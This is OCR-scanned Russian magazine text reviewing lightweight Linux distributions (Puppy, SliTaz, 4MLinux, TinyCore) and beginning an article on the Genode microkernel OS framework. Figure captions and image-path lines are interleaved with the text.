
Посмотрим набор доступных приложений и заодно оценим GUI. Начнем с последнего. В качестве рабочего стола по умолчанию используется оконный менеджер JWM. Строка заголовка с кнопками выглядит стандартно, никакого ощущения ретро рабочих столов нет, системное меню тоже присутствует. По умолчанию имеется три виртуальных рабочих стола, с помощью системного меню можно перемещать окна на любой из них.

Разработчики умудрились втиснуть в 200 Мб множество полезных приложений — от электронных таблиц (Gnumeric) до браузера на основе Firefox 24. Есть даже несколько развлекательных программ. Стоит отметить, однако, что 256 Мб памяти для дистрибутива маловато, — первое время, конечно, он работает нормально, но потом начинаются тормоза. Для комфортной работы, следовательно, нужно хотя бы 512.


Перейдем к пакетам. Графический менеджер пакетов каким-то образом поддерживает не только репозитории Puppy Linux, но и репозитории Ubuntu, при этом, однако, стандартный apt-get отсутствует. То есть в Puppy доступны не толь-



Утилита управления пакетами TinyCore



Установка TinyCore на HDD



Начальная настройка Puppy Linux

NANOBSD

Существует возможность создать урезанную версию FreeBSD для использования в системах с ограниченным объемом памяти. В этом поможет скрипт NanoBSD. Особенности получаемых образов:

- пакеты (и порты) работают абсолютно идентично оригинальной системе;
- если при сборке образа не указано иное, функциональность также идентична;
- корневая ФС смонтирована в read-only, что позволяет отключать питание без ввода каких-либо команд.

Данная возможность используется в основном для создания встраиваемых систем, но можно применить ее и для создания минималистичного образа.

ко пакеты, предназначенные для него, но и полный список пакетов Ubuntu. При установке какого-либо пакета возникает окошко консоли, в котором отображаются все выполняемые команды. После установки же появится другое окно с отчетом о проделанной работе. Это выглядит довольно логично, но не лучше ли было отобразить сообщение о том, что установка прошла нормально, где-нибудь в уголке?

Попробуем поставить дистрибутив на жесткий диск. Для этого нажимаем «Установка», затем Universal installer. Первые шаги установки достаточно интуитивны, но вот начиная с разбиения на разделы у неопытных пользователей могут возникнуть проблемы — не стоило отделять программу разбиения от программы инсталляции. Кроме того, идея «простой» установки, безусловно, интересна, однако именно для установки на жесткий диск она выглядит странно. Заключается идея в том, что устанавливаются не сами исполняемые файлы, а образы Squashfs и все изменения вносятся не в них, а в выделенный каталог ФС. Это позволяет устанавливать Puppy даже на разделы FAT/NTFS, что крайне полезно для установки на флеш и прочие внешние накопители, но несколько запутывает пользователя, поскольку последнему предлагается хоть и подробное, но довольно невразумительное описание предложенных вариантов. Перевод на русский язык, к слову, грешит огромным... количеством... многоточий. Во время завершения работы будет предложено выбрать место сохранения постоянных данных. И все бы ничего, но возникает вопрос: почему нельзя запомнить выбор пользователя в программе установки? А вот за возможность шифрования данного хранилища отдельный плюс — на выбор предлагается три варианта: без шифрования, слабое шифрование и сильное.


После перезагрузки и запуска Puppy с жесткого диска зачем-то вновь нужно указывать все параметры, хотя, казалось бы, они должны сохраниться, ведь мы не зря настраивали постоянное хранилище. Однако, по всей видимости, тут какой-то недочет, ибо при следующем завершении работы вновь спросят про постоянное хранилище. Но уже затем спрашивать не будут.

В целом дистрибутив выглядит разумным выбором для пользователей, имеющих старый компьютер. Причем ориентирован он именно на пользователей, что в совокупности с размером смотрится крайне привлекательно. Однако есть у дистрибутива просто-таки огромный минус — по умолчанию рабочим пользователем является root.


SLITAZ

Размер ISO-образа последней нестабильной версии этого дистрибутива составляет 42 Мб. Версия ядра — 3.2.53. Во время загрузки появится меню выбора языка — к сожалению, русского в нем нет. По истечении тайм-аута предложат еще одно меню, в нем уже можно выбрать желаемый вариант рабочего стола или вовсе запустить без него. После запуска появится рабочий стол — в качестве такового в дистрибутиве используется OpenBox.


В общем-то, ничем особенным GUI не выделяется, но и впечатления слишком уж старомодного не производит. Разработчики выбрали вариант расположения панели (и, со-




Менеджер пакетов Puppy Linux



Первый шаг установки Puppy Linux





Второе меню, появляющееся при загрузке SliTaz

Браузер Midori

ответственно, главного меню) сверху. По функциональности примерно идентичен JWM, по настраиваемости строки заголовка даже превосходит его.

Программ в составе дистрибутива не очень много, но все же достаточно. В частности, есть PDF-ридер и музыкальный плеер. В качестве браузера по умолчанию используется какой-то жалкий вариант, который не поддерживает даже JavaScript. Альтернативным идет браузер Midori, основанный на движке WebKit. К сожалению, при попытке зайти на некоторые страницы этот браузер автоматически закрывался.

В качестве менеджера пакетов используется TazPkg, представляющий собой скрипт, написанный на ash. Формат пакетов — CPIO-архив с вложенным файлом cpio.gz и «рецептами», в которых расписаны в том числе зависимости. Непонятно, зачем нужно было изобретать очередной велосипед, — менеджеров пакетов, в том числе и легковесных, более чем достаточно. Установка какого-либо пакета выглядит крайне легкой:

```
# tazpkg recharge
# tazpkg get-install mc
```

Посмотрим, как устанавливать данный дистрибутив. В меню приложений выберем System Tools → SliTaz Installer. Появится окно браузера с требованием ввести имя/пароль. После этого откроется веб-страничка с предложением установить или обновить дистрибутив. При выборе установки потребуется разбить на разделы, с этой целью нужно запустить GParteed. После разбиения уже можно идти дальше. На следующей странице будут все остальные параметры. Все очень ясно и четко, единственное, что отсутствует, — выбор часового пояса.

После установки и перезагрузки (отмечу, что диск при этом автоматически не извлекается) появится экран входа в систему. Данное окно входа, пожалуй, самое минималистичное из виденных мной — во время процедуры входа отсутствует даже указатель мыши. В установленной системе браузер Midori работал как часы, но вот на колесо мыши не реагировал в упор.

Дистрибутив выглядит крайне интересным (пожалуй, соотношение размер/функциональность у него близко к оптимальному), однако отсутствие русского языка довольно существенный недостаток. Кроме того, наличие очередного менеджера пакетов не кажется положительным качеством.

4MLINUX

Данный дистрибутив есть в двух вариантах: Basic и Full. Версия 11.1 (на основе ядра 3.14.27) Basic занимает 70 Мб, Full же чуть более 370. При попытке загрузки на виртуальной машине с 256 Мб ОЗУ версия Basic запускаться отказалась. Поэтому рекомендуемый минимум для дистрибутива 512 Мб.


После запуска появится окно редактора, в котором нужно указать локаль оконного менеджера (к слову, ее указание ни на что не влияет — ни сразу после редактирования, ни после перезапуска графической системы), а после его закрытия — рабочий стол с яркой фоновой картинкой и информацией о загруженности системы. В качестве оконного менеджера используется JWM. Сверху расположена панель быстрого запуска приложений, стандартная же панель находится снизу, и на ней же вторая панель, на сей раз быстрого доступа к настройкам. Эффектов в данном рабочем столе более чем достаточно, можно даже включить 3D — хотя зачем они нужны в легковесном дистрибутиве, неизвестно.

Из доступных приложений есть браузер NetSurf на собственном движке, изначально разрабатывавшийся для RISC OS. К сожалению, русскоязычные сайты в нем корректно не отображаются. Кроме браузера, есть еще почтовый клиент Sylpheed и проигрыватель MPlayer. Есть также возможность установить, к примеру, Firefox или LibreOffice.


Опять же разработчики не стали использовать какой-либо из распространенных менеджеров пакетов, а создали свой собственный — zk, почти пятикилобайтный скрипт на ash. И все бы ничего, но этот менеджер не то что не поддерживает репозитории — он даже не поддерживает зависимости, что было моветоном еще в 1995 году. Фактически он всего лишь распаковывает архивы tar.xz в корень и поддерживает обновление дистрибутива.

Для установки нужно выбрать в главном меню 4MLinux → Installer. Появится консоль, где после нажатия Enter будет... ошибка. Она гласит, что не найдено ни одного раздела. Создать его нетрудно, но ведь программа установки должна быть рассчитана и на подобные случаи. Создали, вновь запустили установщик... и опять получили ошибку — невозможно смонтировать раздел. После создания файловой системы и очередного запуска нам предложат — внимание! — отформатировать раздел. Это, по-хорошему, стоило предложить на этапе второй ошибки. Затем будет задан вопрос: будет ли данный дистрибутив единственной ОС на компьютере? Поскольку ставить подобные вещи первый раз лучше на виртуальную машину (что мы и делаем), можно смело отвечать «Да». После этого появится предупреждение, что будет установлен системный загрузчик. В качестве такового выступает не Grub2 и даже не обычный Grub — LILO. И это в 2015-то году. Ничего не остается делать, как согласиться. Следующим шагом будет проверка того, правильно ли указаны данные. Тут смело даем положительный ответ. И после этого будет произведена установка. Процесс занимает меньше минуты, затем нужно перезагрузиться.

После перезагрузки будет предложено установить пароль root. Следом же будет текстовое приглашение входа в систему, причем, несмотря на предварительную установку пароля суперпользователя, его пускает без пароля. Никакого GUI не запускается и после входа — его нужно запускать вручную, командой startx. После запуска все выглядит абсолютно идентично Live CD.



Один из шагов установки SliTaz



Экран входа в систему в SliTaz

Дистрибутив производит очень странное впечатление. Графическая его часть выглядит очень красиво, но вот то, что невозможно запуститься меньше чем на 512 Мб ОЗУ (притом что сам образ занимает всего 70), вызывает удивление. Набор доступных приложений тоже маловат — такое ощущение, что разработчики вместо полезных программ понапихали исключительно всяческие эффекты. Управление так называемыми «пакетами» также вызывает в лучшем случае недоумение — дистрибутив Red Hat образца 1995 года, повторюсь, в этом плане выглядит и то солиднее. Установка также навевает мысли о ранних днях Linux: мало того что инсталлятор не может сам разбивать диски, так еще и используется древний загрузчик LILO.

ЗАКЛЮЧЕНИЕ

Мини-дистрибутивы — вещь в определенных ситуациях достаточно полезная. К сожалению, как можно увидеть в этом обзоре, лишь малая часть из них действительно подходит для использования на практике, даже несмотря на декларируемое предназначение. Но те из них, которые реально удобны в обращении, не дотягивают до уровня юзабилити полноценных дистрибутивов.


TinyCore не подходит ни пользователям, ни администраторам — это дистрибутив для особых целей, требующий серьезной доработки ручками. Зато инсталлятор в данном дистрибутиве нормальный.

4MLinux выглядит красивой оберткой с очень странной начинкой — мало того что «пакеты» в понимании данного дистрибутива всего-навсего архивы tar.xz, так еще и в качестве загрузчика используется LILO. А уж об установке и говорить нечего — если за одиннадцать версий дистрибутива программа установки не обзавелась графическим фронтендом, это что-то да значит. Кроме того, это единственный дистрибутив в обзоре, который не смог запуститьсядаже на 256 Мб памяти.

SliTaz уже можно рекомендовать и пользователям — при скромном размере (40 Мб) в нем имеется набор приложений, аналогичный таковому в 4MLinux. Менеджер пакетов, пусть и самописный, работает как ему и положено. Интересен также способ установки — через Web-GUI. Если бы не отсутствие русского языка (в том числе и в репозиториях), его смело можно было бы советовать не очень опытным пользователям со старым железом.

Наконец, Puppy. Несмотря на некоторые спорные моменты (например, не очень интуитивную установку и отсутствие возможности легко поставить пакеты из командной строки), этот дистрибутив выгодно отличает как количество программ — что, в общем-то, неудивительно, поскольку размер ISO-образа более 200 Мб, — так и наличие русского языка. Также это единственный дистрибутив в обзоре, который хоть как-то совместим со сторонними репозиториями.

Подводя итоги: все зависит от того, насколько пользователь не пожалеет времени на возню с установкой и начальной настройкой дистрибутива (ведь, в принципе, при очень большом желании можно использовать минимальную установку того же Ubuntu). Но при прочих равных Puppy выглядит самым предпочтительным вариантом.



Браузер NetSurf



Этап выбора раздела при установке 4MLinux




Elinalee@shutterstock.com

ЗАНИМАТЕЛЬНАЯ БИОЛОГИЯ

ОБЗОР ФРЕЙМВОРКА ДЛЯ СОЗДАНИЯ ОС GENODE

Микроядерные ОС нынче не то что обесценились — устройства на их основе мало пересекаются с привычными компьютерными системами. Тем не менее большая часть этих ОС, находящихся в коммерческом использовании, закрыта, а открытые проекты, как правило, уже устарели и неприменимы в реальных целях. Относительно недавно, однако, появился свободный фреймворк для создания ОС — Genode, про который мы и расскажем в этой статье.



Роман Ярыженко
rommanio@yandex.ru

ВВЕДЕНИЕ

История микроядерных систем началась где-то в семидесятых годах прошлого века. Правда, на железе того времени их, понятно, реализовать было затруднительно. Реально работающие микроядра (такие как Chorus и Mach) появились уже в начале восьмидесятых. Mach, однако, был достаточно медленным и в конечном счете не выдержал испытания временем (хотя стоит отметить, что его взяли за основу ядра Mac OS X), а Chorus, строго говоря, нельзя считать полноценным микроядром — часть его подсистем работают в привилегированном режиме.

В конце девяностых была предложена оптимизированная архитектура микроядер — L4. К сожалению, руководитель проекта (Йохен Лидтке) попал в аварию и не смог закончить свою реализацию данной архитектуры. Тем не менее на основе описания родилось целое семейство L4-микроядер:

- L4Ka::Pistachio — оригинальная разработка, руководителем которой и был Йохен Лидтке. Сейчас, понятное дело, проект заморожен, но послужил прародителем других ядер L4;
- OKL4 — ядро, разработанное в Open Kernel Labs, компании — ответвления от NICTA. На данный момент OKL4 достигла версии 3 и используется в мобильных телефонах — в частности, производства Qualcomm;
- L4.verified — разработан в NICTA. Является формально верифицированным микроядром. Это условно означает, что по каждой строчке кода доказывается теорема, — это позволяет быть математически уверенным в надежности кода и соответствии его определенным требованиям. Подобные ядра используются, как правило, в военпроме и медицине;
- Fiasco.OC — написан на C++, поддерживает множество аппаратных платформ.

Genode же появился в 2008-м и представляет собой конструктор для создания узкоспециализированных систем из «кирпичиков». Набор «кирпичиков» включает в себя набор «фундаментов» для нескольких вариантов ядер, стеки протоколов и драйверы устройств. Рассмотрим архитектуру и особенности данного фреймворка.



WWW

Описание процесса портирования Genode на новую аппаратную платформу: habrahabr.ru/post/177201/

АРХИТЕКТУРА

Фреймворк может работать на нескольких ядрах:

- Linux — как x86, так и x64. Является ядром по умолчанию для Genode;
- Fiasco.OC;
- L4ka::Pistachio;
- OKL4;
- Codezero — ответвление от OKL4, изначально ядро было открытым, затем исходники закрыли и оно стало коммерческим;
- Fiasco — ядро, оптимизированное для поддержки систем с низкими задержками; поддерживает как x86/x64, так и ARM;
- NOVA — микрогипервизор для архитектуры x64, поддерживающий аппаратную виртуализацию и IOMMU.

Genode разрабатывался с учетом минимально возможного использования глобальных пространств имен, что крайне полезно для изоляции, а следовательно, и большей защищенности (оно и понятно — как можно атаковать то, чего не видно?). В фреймворке нет нужды знать имена файлов, идентификаторы процессов и потоков и прочую информацию, которая уникальным образом определяет объект в пределах системы. Фреймворк спроектирован в основном для ядер, поддерживающих локальные имена, защищенные в привилегированном режиме, — в терминологии Genode они именуются capabilities. Стоит отметить, что в Linux подобная возможность отсутствует и эмулируется процессом Core.

Поверх привилегированного ядра запускается процесс Core. Этот процесс получает доступ ко всем физическим ресурсам и преобразует их в некие абстракции, которые затем могут использоваться различными программами для получения данных ресурсов. Так, Core выводит абстракцию, называемую пространствами данных (dataspaces), — смежные области физической памяти с произвольным размером (зависящим, тем не менее, от размера страниц). Система, которую разрабатывают на основе «фундамента» Core, вместо использования страниц физической памяти оперирует единой абстракцией, позволяющей работать как с RAM и memmapped IO, так и с областями ROM. Core предоставляет множество примитивов и сервисов, которые имеет смысл описать подробнее. Отмечу, что практически каждый примитив присваивается определенной сессии (собственно, они и называются именами таких-то примитивов).

Сервис RAM предоставляет доступ к физической памяти. Каждая сессия RAM соответствует пулу памяти, ограниченному квотой. Из этого пула клиент данной сессии может выделять блоки памяти в форме пространств данных.

ROM-сервис же предоставляет доступ к файлам, доступным во время загрузки, таким как файлы, загруженные начальным загрузчиком или содержащиеся в какой-либо области ROM. Каждая сессия соответствует открытому файлу, и его содержимое доступно клиенту в качестве read-only пространства данных.

Сервис IO_MEM позволяет драйверам режима пользователя получать ресурсы устройства, отображенные в память, — опять же в виде пространства данных. Каждая сессия соответствует диапазону адресов памяти, для которого клиенту предоставляется пространство данных. Драйвер режима пользователя может сделать доступным данный ресурс устройства в его, драйвера, адресном пространстве с помощью подключения пространства данных к RM-сессии.

Сервис IO_PORT предоставляет доступ к портам ввода-вывода устройства через интерфейс RPC. Сессия же соответствует праву доступа к диапазону портов.

Сервис IRQ отвечает за аппаратные прерывания. Каждая сессия соответствует подсоединенному к клиенту прерыванию. Стоит отметить, что в каждый конкретный момент прерывание может быть подсоединено только к одной сессии.

RM — сервис, управляющий разбивкой адресного пространства. Сессия соответствует разбивке адресного пространства, в которой можно разместить несколько пространств данных. Таким образом, сессию RM можно представить как некую абстракцию для таблицы страниц, в которой и находятся ссылки на «страницы» — пространства данных.

Сервис CPU позволяет создавать потоки и управлять ими. Сессия же — аллокатор процессорного времени, с его помощью можно выделять процессорное время для потоков.

Сервис PD позволяет создавать изолированные адресные пространства. Данный сервис используется приложениями напрямую крайне редко. Зато его использует подсистема создания процессов для внутренних целей.

Как уже было сказано, Capability — уникальная в пределах системы сущность, которая обычно ссылается на какой-




SEL4

В 2014 году был открыт под GPL исходный код ядра seL4. Разработчики утверждают, что это единственное формально верифицированное ядро общего назначения. Помимо этого, у данного ядра есть следующие особенности:

- новая модель управления ресурсами, расширяющая возможности их изоляции;
- полный анализ таймингов, в частности задержек прерываний. Это делает его единственным ядром защищенного режима, которое действительно гарантирует поддержку жесткого реального времени;
- в плане быстродействия IPC — это ядро если не впереди планеты всей, то, во всяком случае, впереди всех остальных ядер L4.

SeL4 поддерживает как x86, так и ARM, но формально верифицирован только ARM-вариант.



Иерархическая структура систем на основе Genode

то объект, реализованный сервисом. Сервис же CAP как раз и выделяет данные сущности и освобождает их.

Сервис LOG используется низкоуровневыми системными компонентами (такими как процесс init) для вывода отладочной печати.

Genode имеет древовидную (и рекурсивную) структуру, а каждый процесс видит только свое пространство имен, взаимодействует с остальными процессами посредством объявления или запроса сервиса и осуществляет полный контроль над своими потомками. Поэтому настройка самого первого процесса, init, позволяет задавать дальнейшую политику взаимодействия процессов.

При выборе политики взаимодействия процессов-родителей с процессами-потомками данная политика влияет на две операции: объявление процессом-потомком сервиса и запрос сервиса им же. Если потомок объявляет сервис, процесс-родитель должен решить, может ли данный сервис быть доступен его остальным потомкам и, если да, как именно. Когда же потомок запрашивает сервис, процесс-родитель может запретить запрос, перенаправить его собственному процессу-родителю, обработать его локально или даже открыть сессию с другим своим потомком. Решение может зависеть как от запрашиваемого сервиса, так и от аргументов, используемых при создании сессии. Помимо ограничения ресурсов, доступных процессу-потомку, роль политики, реализуемой процессом-родителем, заключается в указании набора правил маршрутизации сессий. Таким образом, конфигурирование процесса init вращается вокруг маршрутизации сессий.

В Genode также предоставлен и графический сервер — Nitpicker. Данный сервер делает с традиционными графическими серверами (такими как X.Org) то же, что гипервизоры делают с традиционными ОС — виртуализирует пользовательский ввод и вывод на фреймбуфер таким образом, что пользователь может выполнять несколько оконных систем одновременно на одном и том же экране, изолируя каждую систему от других. Nitpicker также призван решить проблему безопасности назначения меток отдельным частям экрана (что позволяет его использовать в MLS-системах) и спроектирован с учетом устойчивости к DoS-атакам. При всем при том размер данного графического сервера крайне мал — всего около 1500 строк кода, в то время как у того же X.Org их более 80 тысяч.

ПРОЦЕСС СБОРКИ

Для сборки чего-либо на основе Genode рекомендуется использовать их тулчейн. Поскольку существует великое множество дистрибутивов и, соответственно, примерно столько же вариантов связок GCC/binutils, адаптация кода под каждую связку представляется занятием крайне тяжелым и бессмысленным. Помимо этого, в отдельных тулчейнах, входящих в поставки некоторых дистрибутивов, используются специфические возможности для сборки низкоуровневого кода. Так, по умолчанию включена опция -fstack-protector, которую при сборке Genode-систем требуется отключать, что поддерживается отнюдь не всеми тулчейнами.

